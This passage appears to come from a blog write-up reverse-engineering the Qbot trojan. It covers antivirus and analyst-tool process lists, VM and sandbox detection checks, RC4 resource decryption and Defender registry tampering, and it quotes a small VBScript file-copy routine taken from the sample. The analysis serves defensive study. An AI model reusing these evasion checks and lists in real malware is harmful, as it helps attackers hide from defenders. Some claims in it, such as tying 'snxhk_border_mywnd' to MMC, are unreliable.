<span class="mh">0x100</span>  <span class="o">|</span>  <span class="mh">0x1B3</span>  <span class="o">|</span>    <span class="n">coreServiceShell</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">PccNTMon</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">NTRTScan</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x200</span>  <span class="o">|</span>  <span class="mh">0x90</span>   <span class="o">|</span>    <span class="n">SAVAdminService</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">SavService</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x400</span>  <span class="o">|</span>  <span class="mh">0x523</span>  <span class="o">|</span>    <span class="n">fshoster32</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x800</span>  <span class="o">|</span>  <span class="mh">0x77C</span>  <span class="o">|</span>    <span class="n">WRSA</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x1000</span> <span class="o">|</span>  <span class="mh">0x8F0</span>  <span class="o">|</span>    <span class="n">vkise</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">isesrv</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">cmdagent</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x2000</span> <span class="o">|</span> <span class="mh">0x7F9</span>   <span class="o">|</span>    <span class="n">ByteFence</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x4000</span> <span class="o">|</span> <span class="mh">0x726</span>   <span class="o">|</span>    <span class="n">MBAMService</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">mbamgui</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x8000</span> <span class="o">|</span>  <span class="mh">0xAFA</span>  <span class="o">|</span>   <span class="n">fmon</span><span class="p">.</span><span class="n">exe</span>


</code></pre></div></div>
<h1 id="enum-windows"><strong>Enum Windows:</strong></h1>

<p>Qbot Next will Enum running Windows and Extract its name and compare it to a strange name  <strong>“snxhk_border_mywnd”, so it’s my first time facing this strange name so I have conducted some research and</strong> I found that , this name is related to my MMC so let’s talk in brief about MMC.</p>

<p><strong>MMC</strong>  stands for Microsoft Management Console. A GUI (Graphical User Interface) allows users to manage Windows settings and components. MMC is a snap-in-based console, which means that it can be customized with different snap-ins to manage different aspects of Windows.</p>

<p>The Qbot Trojan uses the MMC window to install itself on infected computers because the MMC window has a high level of privileges. This means that the Qbot Trojan can install itself without being detected by some antivirus programs.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*hZJkaIbVCCtlisqTKZ9FUw.png" alt="" /></p>

<p>Exploring  <strong>EnumFunc()</strong>  passed to  <a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-enumwindows"><strong>EnumWinsows()API</strong></a>  this function is used as a callback function to be called every time this API detects a Window or any graphic symbol, Qbot uses  <a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getclassname"><strong>GetClassName()API</strong></a>  to Extract Window name by passing a handle to the window</p>

<p>and then it compares it against the Strang name I talked about above “snxhk_border_mywnd”</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*SkvVXiLMYKQwmANaZY2Qhg.png" alt="" /></p>

<p>and based on the result of this operation Qbot will take a decision of resolving an API to be <strong>‘MessageBoxA’’ or ‘’FindFirstFileA’’</strong></p>

<h1 id="run-childprocess-and-get-exitcode-">Run ChildProcess and Get ExitCode :</h1>

<p>next Qbot will parse command line arguments as I said before and compare them against the embedded arguments, if it found the Command line argument is less than or equal to  <strong><em>1</em></strong>, it means that the malware has been executed without any parameters and it will take a decision to run itself but with different arguments, and for the first time it will run with [/C] argument, let’s explore that….</p>

<p>here it compares a number of arguments.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:735/1*MXZYlRCiny__GhK2IfN1rw.png" alt="" /></p>

<p>and if it is not greater than 1 it will go to [Loc_401BB2], Exploring this location, the Malware Will Compare Anti-Virus Group Id I explained before to 0x40 that’s means checking if Victim uses BitDefender software and if it’s, it will not run a child process with argument [/C]</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*o6N2jw4TCAaLxzD1fVjLRQ.png" alt="" /></p>

<p>My VM does not have any security software so this comparison will lead us to the child process, let’s explore it, inside  <strong>mw_CreateChildProcess(),</strong> Qbot will prepare a command line that will be used to run itself again, it will append [/C] to its file path and then call  <a href="https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa"><strong>CreateProcessA()API</strong></a><strong>,</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*efKt8fIzqUf4a4BwlikVtQ.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*eUFOX-sOzSmejVm63bZ-3g.png" alt="" /></p>

<p>inside  <strong>mw_CreateProcess()</strong>, there is a call to GetExitCodeProcess()API and the malware uses ExitCode to determine if the child process does its task correctly or not,if we take a look at this</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*3_hO-7XX8ZYHY8z2h19YhQ.png" alt="" /></p>

<p>and after that, it will check if the exit code = 1 or not which will be used next to determine many steps</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*q-wMPC9u8WYfSBgsBbUPIg.png" alt="" /></p>

<p><strong>So I have attached a debugger to the child process and moved to the Entry point and start again but with a different command line in this case it’s [/C] so I will move to the part the malware does if it found ‘/C’ in the command line</strong></p>

<h1 id="anti-analysis-checks-">ANTI-Analysis Checks :</h1>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*mEQZdoBH1sdjFYBjVaMiJw.png" alt="" /></p>

<p>As you have seen, the malware will do some anti-sandboxing and Anti- virtualization tricks, so Let’s examine these tricks and learn about them in detail…</p>

<p>1- malware check if it is running in VMware product using I/O ports and will return 0 if it’s</p>

<p>2-Qbot will Enumerate all running devices and also compare them against some VMware, VBox, and Malware Analysis tool Devices and if it detects any of them it will take a different action</p>

<p>3-Qbot will iterate overall running processes and compare them with embedded process names related to some Tools used by Researchers</p>

<p>4-Malware Also Check Loaded Modules and also have some modules that will be used by SandBoxs so it will compare them and flag if it detects any of them</p>

<p>5-Compare Module name against some names also used by sandboxes and Researchers</p>

<p>6- will use cpuid instruction to get CPU Name and compare it against decrypted CPU Name.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*udi2wCCG8c6tADrCVzP92w.png" alt="" /></p>

<p>check anti-analysis</p>

<p>so let’s dig deep into these functions one by one:</p>

<h2 id="mw_check_vmware_port">mw_Check_VMware_Port():</h2>

<p>this function gets a value from the I/O ports using the ‘in’ instruction and compares it with the embedded value, it uses port = 0x5658, and this port number is related to the VMware product so after executing the instruction it checks if the value = 0x564D5868 → ‘VMXh’ which alter that the malware is running inside a virtual machine</p>

<p><img src="https://miro.medium.com/v2/resize:fit:763/1*U8dler7grNaWuHX5LgPkyA.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:861/1*YRgVhNbxc6GI145p51gWkg.png" alt="" /></p>

<h2 id="mw_checkdevices">mw_CheckDevices():</h2>

<p>inside this function, Qbot will encrypt some Devices names and some devices keyword that may be used inside the Device description and then it will compare these 2 lists against All Devices Names and Descriptions installed inside the machine, figure will explain that….</p>

<p>this is the list to compare, and many of them are related to VMware and Vbox.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*I6f3f0apupRK57s7NqDkjg.png" alt="" /></p>

<p>the malware starts by calling  <a href="https://learn.microsoft.com/en-us/windows/win32/api/setupapi/nf-setupapi-setupdigetclassdevsa"><strong>SetupDiGetClassDevsA()</strong></a>  which is used to return a handle to a device information set, this handle will be used again to retrieve device information [description or name]</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*gTOQgbR3xIpfS9ZNKkacIQ.png" alt="" /></p>

<p>inside  <strong>sub_40352c()</strong> it will use the third argument which is used to determine the type of data retrieved by  <a href="https://learn.microsoft.com/en-us/windows/win32/api/setupapi/nf-setupapi-setupdigetdeviceregistrypropertya"><strong>SetupDiGetDeviceRegistryPropertyA()</strong></a><strong>API</strong>,</p>

<p>SetupDiGetDeviceRegistryPropertyA(// The function retrieves a REG_SZ string that contains the description of a device.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>         DeviceInfoSet,  
         DeviceInfoData,  
         Property,              #third argument   
         &amp;PropertyRegDataType,  
         PropertyBuffer,        # Data Retrieved   
         PropertyBufferSize,  
         &amp;PropertyBufferSize) )
</code></pre></div></div>

<p>and then it will check if an error occurred using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/errhandlingapi/nf-errhandlingapi-getlasterror"><strong>GetLastError()API</strong></a>, and then return the retrieved data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*M6ANrGcpQHGdpoFFvdkaVA.png" alt="" /></p>

<p>then the malware will do the same operation but use a different flag as a property, and this time it uses the  <strong>service name</strong> and then compare it against the installed devices’ names</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*BcNz75q5GimR3cHd4GXA_g.png" alt="" /> Here is the list of device names.</p>

<details style="color: #EEFFFF; font-family: monospace !default; font-size: 0.85em; background: #263238; border: 1px solid #263238; border-radius: 3px; padding: 10px; line-height: 2.2; overflow-x: scroll;">
    <summary style="outline: none; cursor: pointer">
        <span style="color: White">
            Expand to see more
        </span><br />
<div style="height: 1px"></div>
&emsp; VMware Pointing<br />
&emsp; VMware Accelerated<br />
&emsp; VMware SCSI<br />
&emsp; VMware SVGA<br />
&emsp; VMware Replay<br />
&emsp; VMware server memory<br />
</summary>
&emsp; CWSandbox<br />
&emsp; Virtual HD<br />
&emsp; QEMU<br />
&emsp; Red Hat VirtIO<br />
&emsp; srootkit<br />
&emsp; VMware VMaudio<br />
&emsp; VMware Vista<br />
&emsp; VBoxVideo<br />
&emsp; VBoxGuest<br />
&emsp; vmxnet<br />
&emsp; vmscsi<br />
&emsp; VMAUDIO<br />
&emsp; vmdebug<br />
&emsp; vm3dmp<br />
&emsp; vmrawdsk<br />
&emsp; vmx_svga<br />
&emsp; ansfltr<br />
&emsp; sbtisht<br />
</details>

<h2 id="mw_checkrunning_process">mw_CheckRunning_Process():</h2>

<p>next Malware will create a snapshot of all running processes and compare them against a package of tools used by Malware Analyst and Researchers</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*p7fQ8dxhVR48bp6RtPexqQ.png" alt="" /></p>

<p>then it will iterate over all processes and get its name then compare</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*jvR78WoxZCZN7c9JMfpDeg.png" alt="" />and here is the list of Process to detect.</p>

<details style="color: #EEFFFF; font-family: monospace !default; font-size: 0.85em; background: #263238; border: 1px solid #263238; border-radius: 3px; padding: 10px; line-height: 2.2; overflow-x: scroll;">
    <summary style="outline: none; cursor: pointer">
        <span style="color: White">
            Expand to see more
        </span><br />
<div style="height: 1px"></div>
&emsp; Fiddler.exe<br />
&emsp; samp1e.exe<br />
&emsp; sample.exe<br />
&emsp; runsample.exe<br />
&emsp; lordpe.exe<br />
&emsp; regshot.exe<br />
</summary>
&emsp; Autoruns.exe<br />
&emsp; dsniff.exe<br />
&emsp; VBoxTray.exe<br />
&emsp; HashMyFiles.exe<br />
&emsp; ProcessHacker.exe<br />
&emsp; Procmon.exe<br />
&emsp; Procmon64.exe<br />
&emsp; netmon.exe<br />
&emsp; vmtoolsd.exe<br />
&emsp; vm3dservice.exe<br />
&emsp; VGAuthService.exe<br />
&emsp; pr0c3xp.exe<br />
&emsp; CFF Explorer.exe<br />
&emsp; dumpcap.exe<br />
&emsp; Wireshark.exe<br />
&emsp; idaq.exe<br />
&emsp; idaq64.exe<br />
&emsp; TPAutoConnect.exe<br />
&emsp; ResourceHacker.exe<br />
&emsp; vmacthlp.exe<br />
&emsp; OLLYDBG.EXE<br />
&emsp; windbg.exe<br />
&emsp; bds-vision-agent-nai.exe<br />
&emsp; bds-vision-apis.exe<br />
&emsp; bds-vision-agent-app.exe<br />
&emsp; MultiAnalysis_v1.0.294.exe<br />
&emsp; x32dbg.exe<br />
&emsp; VBoxService.exe<br />
&emsp; Tcpview.exe<br />
</details>

<h2 id="mw_checkloaded_modules">mw_CheckLoaded_Modules():</h2>

<p>inside this function, Qbot creates a snapshot of all loaded modules inside the victim machine and compares it against some modules that had been used by sandboxes, like.</p>

<blockquote>
  <p><em>ivm-inject.dll</em></p>

  <p><em>SbieDll.dll</em></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*eYhi4vpy79vuPMZ0k85JbA.png" alt="" /></p>

<h2 id="mw_checkmodulefilename">mw_CheckModuleFileName():</h2>

<p>inside this function, Malware will compare filename against some names that are used a lot with sandbox and Malware Researchers,like</p>

<blockquote>
  <p><em>‘sample’</em></p>

  <p><em>‘mlwr_smpl’</em></p>

  <p><em>‘artifact.exe’</em></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:831/1*X3LcLDQbb_i8w0XyMMZiIw.png" alt="" /></p>

<h2 id="mw_check_cpu">mw_Check_CPU():</h2>

<p>this function benefits from _cpuid x86 instruction and uses it twice to retrieve data about the CPU used inside the victim machine.</p>

<p>when u use cpuid instruction u need to put a value inside the EAX register that will determine the return value of cpuid instruction, in our case, the first time it  <strong>put 0 inside EAX</strong>, that returns the CPU model and will be saved inside EBX, ECX, and EDX registers</p>

<p><img src="https://miro.medium.com/v2/resize:fit:823/1*WknWR2OpS37-tQ3bNzwQhA.png" alt="" /></p>

<p>the second chance it will put 1 inside EAX and the result of this has much information but we are interested in one bit of them that is stored inside ECX eax and if it’s = 1 → VM, and if = 0 → Normal Machine</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*qt0MJE43UNU44ugkJ25DjA.png" alt="" /></p>

<h2 id="mw_check_nat_network"><strong>mw_Check_NAT_Network</strong>:</h2>

<p>if you have used VMware before and adjusted the network card settings to be NAT, VMware will start a process called  <strong><em>vmnat.exe</em></strong>  which is used to manipulate the communication in the NAT formula with the guest machine</p>

<p><strong><em>vmnat.exe</em></strong>  is a Windows executable file that is used by VMware Workstation to provide Network address translation for virtual networks</p>

<p>so Qbot will create a snapshot for all running processes and compare them with ‘vmnat.exe’</p>

<p><img src="https://miro.medium.com/v2/resize:fit:829/1*5PTCC7KzY9bstgB3pLLVRw.png" alt="" /></p>

<h2 id="check-hibernation--"><strong>check</strong> Hibernation  <strong>:</strong></h2>

<p>the malware encrypts a string called  <strong>‘c:\hiberfil.sysss’</strong>  and after some research, I found that The file  <strong>“c:\hiberfil.sys”</strong>  is a system file on the Windows operating systems. It is created when you enable the Hibernate feature, which allows your computer to save the current state of your system to the hard disk and power off</p>

<p><img src="https://miro.medium.com/v2/resize:fit:826/1*aioHG8wembt0c4Ua5lNnEw.png" alt="" /></p>

<p>I know that I talked a lot about Anti-analysis but as I said before I want this article to be a reference in reverse engineering Qbot -_-</p>

<h1 id="back-to-the-parent-">Back To the parent :</h1>

<p>so after all of these anti-analysis checks, Malware will back again to Parent Process but with ExitCode I explained above, this exit code determines if it’s running inside VM or not</p>

<p>1 = VM OR SandBox (Analysis Machine)</p>

<p>0 = Normal machine</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*LufklxHAlkkjcN7ZrP2qiQ.png" alt="" /></p>

<h1 id="load-resource-307-">Load Resource 307 :</h1>

<p>then after the parent takes control again it will proceed to load resource with [ID = 307 ] using sub_40419A which I have renamed to ‘’MW_W_ResourceManuplations ‘’</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*2ZXxuYtJ6g2l2vN6vEXKOw.png" alt="" /></p>

<p>so we need to dive deep into this function and u will find that it wraps a function that has the core API Calls for resource manipulation…</p>

<p>inside sub_40405B → ‘mw_Resource_307_Manuplations’ it has some calls like..</p>

<p><a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-findresourcea"><strong>FindResourceA()</strong></a>  → to obtain the location of the resource</p>

<p><a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-sizeofresource"><strong>SizeOfResource</strong></a><strong>()</strong> → to get resource size</p>

<p><a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadresource"><strong>LoadResource()</strong></a>  → retrieves a handle that can be used to obtain a pointer to the first byte of the resource</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*zzogdV58es_An3XFKgUUzA.png" alt="" /></p>

<p>then it goes further to decrypt this resource using RC4 using some nested calls, but I am interested only in the decrypted resource so maybe we need to bypass some calls…</p>

<p>here is Qbot after getting a pointer to Resource’s first Byte it uses wrapped RC4 function → sub_402D00 ‘’mw_w_w__RC4_Decrypt’’, if we take a look inside this function …</p>

<p>you will find that the function first allocates a heap with a size of 0x448 but I have observed that this size is very small compared to the Resource Size so this heap may be used as a structure next or another thing but it will not contain the decrypted Data</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*xsnHAH1MS56GoMg4Yxu0JA.png" alt="" /></p>

<p>so we need to move forward to sub_402C1F “mw_RC4_Decrypt”, and inside this function, I really have found what I need, there is a heap allocation but this time uses Resource Size as an argument and that will give us a heap with size = 0x233CA → Resource Size.</p>

<p>and next, I observed another function (sub_403117) which I have renamed to ‘mw_RC4_Decrypt’ cause inside it RC4 mechanism comes</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*nGxMyT3ifIfgzS4PLod2gA.png" alt="" /></p>

<p>take a deep look at the figure above to be able to understand what comes next.</p>

<h1 id="the-rc4-decryption-routine">the RC4 Decryption Routine:</h1>

<p>Qbot uses the first 20 bytes of resource as a key which will be used to generate RC4 Key and then implement complex XOR operation inside RC4 Algorithm, so let’s take another look inside ‘’mw_RC4_Decrypt’’</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*hz4oVUE6EwTuOLpth-RAdQ.png" alt="" /></p>

<p>so we need to see this operation in a more dynamic view so that I will use the debugger for the next step</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*taImBPcjrdtlKUYDOk7K6A.png" alt="" /></p>

<p><strong>first, it will copy the data inside the large heap</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*ll8Nm6yfsAH15d84SXoj4Q.png" alt="" /></p>

<p>malware will do the 2 following steps related to KSA and PRGA and will result in us the decrypted chunk …</p>

<p>as we know in RC4_KSA it initializes an array with 256 and then will do some operations to generate a symmetric key, it will generate a 256-byte key using the first 20 bytes of the resource</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*FC9G3z1xA9z8um4Gx63eZw.png" alt="" /></p>

<p>next, the final part comes which is xor and decrypt …</p>

<p><strong>so let’s Explore RC4_PRGA, and inside it, the decryption is done correctly but results in a destroyed PE File</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*75siSnirdcO1MZSL1zbslw.png" alt="" /></p>

<p>this Header is destroyed with many Null Chars ‘0x00’ bytes, so I will not give up and will trace its code until it fixes this PE File.</p>

<h2 id="fixing-pe-headers">Fixing PE Headers</h2>

<p>after the Decryption part, we got Distorted data so statically that we couldn’t resolve it, so inside sub_40703C there is some suspicious operation that may help us in this stage of fixing</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*z4spyb9TjvIQ9u25XJswRA.png" alt="" /></p>

<p>getting into this function I found that it Allocate a heap 3 times. at this point, I am not interested in how it fixes the File I just want it to be fixed so I will parse the 3 pointers that Allocate Heap returns and watch them in the dump, and set a HardWare Breakpoint in the first DWORD in the 3 heaps until the Malware Hits any of them and when we hit this breakpoint we will know what function is responsible for this</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*4BGbtyGS66I2YgbVw6OJyg.png" alt="" /></p>

<p>so we got a hit inside sub_4080A2 and the malware started writing a Normal PE file inside the Allocated Heap</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*oBlD4KQdxqrR9FVqqxBXaw.png" alt="" /></p>

<p>sub_4080A2 is responsible for PE Fixing operation</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*nHK5YwB_QejFw0NqGySTiQ.png" alt="" /></p>

<p>fixed pe file</p>

<p>so after resolving all sections, I dumped this memory chunk for further analysis</p>

<h1 id="resource-308-">Resource 308 :</h1>

<p>after that malware decrypted resource 307 and load it into memory but does not execute it yet</p>

<p>but the trick is that, Qbot loads 307 PEfile into memory and gets a pointer to it, and then will use this pointer to get a reference for one of its resources with ID = 308, the following figure will explain more.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*X06HmUB1KziLtQgzbmFn0A.png" alt="" /></p>

<p>it processed in decrypting 308 rcs and it will do the same operation, so I dumped the resource cause its size is smaller than the first one, just 0x40 bytes, and uses Cyber chef to decrypt it by using the first 20 bytes as a key for RC4_KSA routine</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*F8_mVqjxDGheg-esPjCpWA.png" alt="" /></p>

<p><strong>10 = spx143 → the botnet ID</strong></p>

<p><strong>3 = 1592482956 → Unix Time refers to the Creation Time of 307 PeFile</strong></p>

<h1 id="check-avast-anti-virus-software-">Check AVAST Anti-Virus Software :</h1>

<p>inside sub_408F6F Qbot has much work to do, so in the next words I will try to summarize more cause this article is going to be tall more than I expected</p>

<p>inside sub_406726 “mw_Check_AVAST_AV” Qbot Tries to Check the existence of AVAST SoftWare by trying to get a handle for some DLLs used be AVAST</p>

<blockquote>
  <table>
    <tbody>
      <tr>
        <td>_aswhooka.dll</td>
        <td> </td>
        <td>aswhookx.dll_</td>
      </tr>
    </tbody>
  </table>
</blockquote>

<p>and if it detects any of them,it will not complete the whole sub_408F6F and return -1.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*2HMI2cA5kmlDQNBHb_0DNQ.png" alt="" /></p>

<h1 id="play-with-spynet-registry-key-">Play with SpyNet Registry Key :</h1>

<p>after ending the AVAST check Qbot checks if Token Flag obtained before has the priority of 3 which means it’s  <strong><em>Mandatory</em></strong> and if it’s, it will Do some operation in the registry with keys related to  <strong>Windows Defender and</strong> Anti-Malware Service inside  <strong>sub_406874() “</strong>mw_Maniuplate_with_SPYNET_Registery()”</p>

<blockquote>
  <p><em>SOFTWARE_<strong>_Microsoft_</strong></em>\Microsoft AntiMalware\SpyNet_</p>

  <p><em>SOFTWARE_<strong>_Wow6432Node_</strong></em>\Microsoft AntiMalware\SpyNet_</p>
</blockquote>

<p>and will check for 2 values</p>

<p>1- ‘SpyNetReporting’: This value specifies whether or not Microsoft Antimalware will report information about malware to SpyNet.</p>

<p>2- ‘SubmitSamplesConsent’: This value specifies whether or not Microsoft Antimalware will submit samples of malware to SpyNet</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*50HiKvs43xygtnSbm6L1jQ.png" alt="" /></p>

<p>but the trick here is that Qbot doesn’t access the registry via direct API Calls like AddRegKey() or whatever, instead of that it creates a process that uses  <strong>reg.exe</strong>  and passes the command line to modify the Registry</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*A-IMxIIae0BV-AAcAFJn8Q.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*JyBwbKTuQQx0hBY4J0Jluw.png" alt="" /></p>

<p>— — — u need to add here the full command line executed by reg.exe — — —</p>

<p>if we return to sub_408922 which will do many things, I will talk about important keys and operations inside it.</p>

<h1 id="sub_408922-">sub_408922 :</h1>

<h2 id="1--query-user-profile-via-registry">1- Query User Profile Via Registry</h2>

<p>the first action done inside sub_408922 is querying a value from the registry related to User’s profile paths, so inside <strong>sub_40A6C1,</strong>  Qbot will try to decrypt the subkey and use the value to extract</p>

<blockquote>
  <p><strong><em>subkey → SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList</em></strong></p>

  <p><strong><em>value → ProfileImagePath → This value specifies the path to the user profile folder.</em></strong></p>
</blockquote>

<p>cause there are many user profiles in this subkey so it will append the  <strong><em>SID</em></strong>  of the User to only get its profile path</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*f8KByS91dkSQfhP1-6ulKw.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*_IfUNxmaK6PrnU3yoLYfzw.png" alt="" /></p>

<h2 id="2--generate-2-file-names"><strong>2- Generate 2 File Names:</strong></h2>

<p>we are still inside sub_408922 and after getting the user profile path and AppData path Qbot will generate 2 file names that will be used one for saving data or its configuration and the other to save itself</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Czp_Bnz04sHtEjp-v2BAYw.png" alt="" /></p>

<h2 id="3-write-data-into-dat-file">3-Write Data into .dat File</h2>

<p>after generating 2 Random names for files, Qbot starts allocating data to be stored into a data file which will be used as Config and will be accessed many times by Qbot, after that Data is RC4 decrypted and then written to the file.</p>

<p>here is what the data looks like before encryption.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*h8eqqog1ogndFYVsaOkShg.png" alt="" /></p>

<blockquote>
  <p><strong><em>11=2 → hard drive type<br />
1=09.53.50–24/06/2023 → time of Qbot’s installation<br />
2=1687625630 → Unix time</em></strong></p>
</blockquote>

<p>and hereafter writing encrypted Config into a .dat file</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Ye7LymoKtQ87MK7IRuwYlg.png" alt="" /></p>

<p>and then Qbot will copy itself to the same path but it uses a different approach than using  <strong>CopyFile()</strong>  API, so it decrypts a VBS code and then save it for further execution</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Set</span> <span class="n">objWMIService</span> <span class="o">=</span> <span class="n">GetObject</span><span class="p">(</span><span class="s">"winmgmts:"</span> <span class="o">&amp;</span> <span class="s">"{impersonationLevel=impersonate}!</span><span class="se">\\</span><span class="s">.\%coot\cimv2"</span><span class="p">)</span>  
<span class="n">Set</span> <span class="n">colFiles</span> <span class="o">=</span> <span class="n">objWMIService</span><span class="p">.</span><span class="n">ExecQuery</span><span class="p">(</span><span class="s">"Select * From CIM_DataFile Where Name = '%s'"</span><span class="p">)</span>  
    <span class="n">For</span> <span class="n">Each</span> <span class="n">objFile</span> <span class="ow">in</span> <span class="n">colFiles</span>  
    <span class="n">objFile</span><span class="p">.</span><span class="n">Copy</span><span class="p">(</span><span class="s">"%s"</span><span class="p">)</span>  
    <span class="n">Next</span>
</code></pre></div></div>
<p>VBScript uses the Windows Management Instrumentation (WMI) service to copy a file. The script first creates a WMI object and then executes a query to select all files that match the specified name. The script then loops through the results of the query and copies each file to the specified location</p>

<p>Qbot uses CScript.exe to run the code and this code is responsible for coping data from one place to another</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*z43qY6wWx4ukkxqORUEePA.png" alt="" /></p>

<p>the file is the same name as the  <strong><em>.dat</em></strong>  file I explained before and is saved in the same directory</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*YayJIgRRqYaZ7tkaaREoqA.png" alt="" /></p>

<h1 id="execute-dropped-file-">Execute Dropped File :</h1>

<p>after dropping itself in another path it will check AVs via the IDs Explained before, if Qbot detects F-Secure or Kaspersky Avs it will use  <strong><em>COM</em></strong> to Execute the Dropped File, else it will run it normally using CreateProcess(), so I forced the File to Use com Just for learning.</p>

<p>The first step is to create a WMI object. This is done by calling the  <code class="language-plaintext highlighter-rouge">ConnectServer()</code>  API with the WMI namespace  <code class="language-plaintext highlighter-rouge">ROOT\\CIMV2</code>. The  <code class="language-plaintext highlighter-rouge">ROOT\\CIMV2</code>  namespace is the root namespace for WMI.</p>

<p>The next step is to call the  <code class="language-plaintext highlighter-rouge">CoSetProxyBlanket()</code>  method. This method is used to set the security context for the WMI object. The security context determines the permissions that the WMI object has.</p>
